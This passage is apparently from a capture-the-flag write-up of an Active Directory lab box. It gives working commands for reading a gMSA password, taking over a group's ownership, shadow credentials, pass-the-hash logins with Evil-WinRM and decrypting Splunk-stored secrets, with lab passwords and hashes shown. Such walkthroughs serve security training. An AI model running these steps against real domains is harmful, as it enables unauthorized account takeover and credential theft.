
Now we have the clear picture that Mark.Adams is a member of GMSA_MANAGERS.
Also Alexander.Green has a session on DC01.

We can try a RouguePotato attack to capture its hash, but Ill cover this later.
Authentication as HAZE-IT-BACKUP$
So above we saw that we have WRITE access over the HAZE-IT-BACKUP$ GMSA account, But we couldn’t retrieve its hash since only Domain Admins have that privilege to do so.


But bloodyAD told us that we have WRITE access over that account, so Lets add ourselves beside the Domain Admins.


We can see the PrincipalsAllowedToRetriveManagedPassword attribute, We need to add ourselves to this attribute and then we can retrieve the password for this account.
1
Set-ADServiceAccount 'HAZE-IT-BACKUP$' -PrincipalsAllowedToRetrieveManagedPassword 'Mark.Adams'


Now lets try to retrieve the GMSA account hash.
1
nxc ldap dc01.haze.htb -u 'Mark.Adams' -p 'Ld@p_Auth_Sp1unk@2k24' --gmsa

Checking for the authentication.
1
nxc ldap dc01.haze.htb -u 'haze-it-backup$' -H '76da32697ff38bc7c9fa6289abf47940'

Marking this account as owned in bloodhound.
Shell as Edward.Martin
Now we have WRITE-OWNER permissions over SUPPORT_SERVICES group.

So lets takeover this SUPPORT_SERVICES group.
1
bloodyad -d haze.htb -u 'HAZE-IT-BACKUP$' -p ':76da32697ff38bc7c9fa6289abf47940' -i 10.129.169.250 set owner 'SUPPORT_SERVICES' 'HAZE-IT-BACKUP$'

Adding GenericAll over SUPPORT_SERVICES.
1
bloodyad -d haze.htb -u 'HAZE-IT-BACKUP$' -p ':76da32697ff38bc7c9fa6289abf47940' -i 10.129.169.250 add genericAll 'SUPPORT_SERVICES' 'HAZE-IT-BACKUP$'

Now since our changes are getting reseted every 2 minutes I requested a TGT for the HAZE-IT-BACKUP$ Account.
1
faketime -f '+8h' getTGT.py haze.htb/'haze-it-backup$'@10.129.169.250 -hashes :76da32697ff38bc7c9fa6289abf47940

Lets now again collect bloodhound data, since there were no outbounds detected from SUPPORT_SERVICES group, exported the ccache file.
1
faketime -f '+8h' bloodhound-python -k -u 'haze-it-backup$' -no-pass --auth-method kerberos -dc dc01.haze.htb -ns 10.129.169.250 -d haze.htb --zip

Uploaded it to bloodhound we can see that.

So lets perform a shadow credential attack to takeover the Edward.Martin user.
1
faketime -f "+8h" bloodyad -d haze.htb -u 'HAZE-IT-BACKUP$' -p ':76da32697ff38bc7c9fa6289abf47940' -i 10.129.169.250 add shadowCredentials 'Edward.Martin'


We know that Edward.Martin is a part of Remote Management Users.
So lets login using Evil-winrm.
1
evil-winrm-py -i 10.129.169.250 -u 'Edward.Martin' -H '09e0b3eeb2e7a6b0d419e9ff8f4d91af'
Privilege Escalation
Backup Reviewers Privilege

Edward martin is a member of Backup_Reviewers group this means he has permissions to view the Backups folder present inside C:\
Listing it.

Successfully downloaded the whole .zip file.
Shell as Alexander.Green
Lets see what we have in the backup of splunk zip.

We have another secret present inside of the Splunk backup files.

Then there must be a authentication.conf file present too, that we found earlier.

Lets see what we have in these authentication.conf files.

We have an another authentication for Alexander.Green.
So now we have a secret and a bindDNpassword.
Lets again decrypt the password.
1
splunksecrets splunk-decrypt -S splunksecret2.txt

Lets check for the authentication across the domain.
1
nxc smb dc01.haze.htb -u 'alexander.green' -p 'Sp1unkadmin@2k24'

Those credentials didnt worked for us, so testing them on the website at http://haze.htb:8000/

These credentials even failed for the alexander.green user.
Testing for the administrator login, we got logged in!
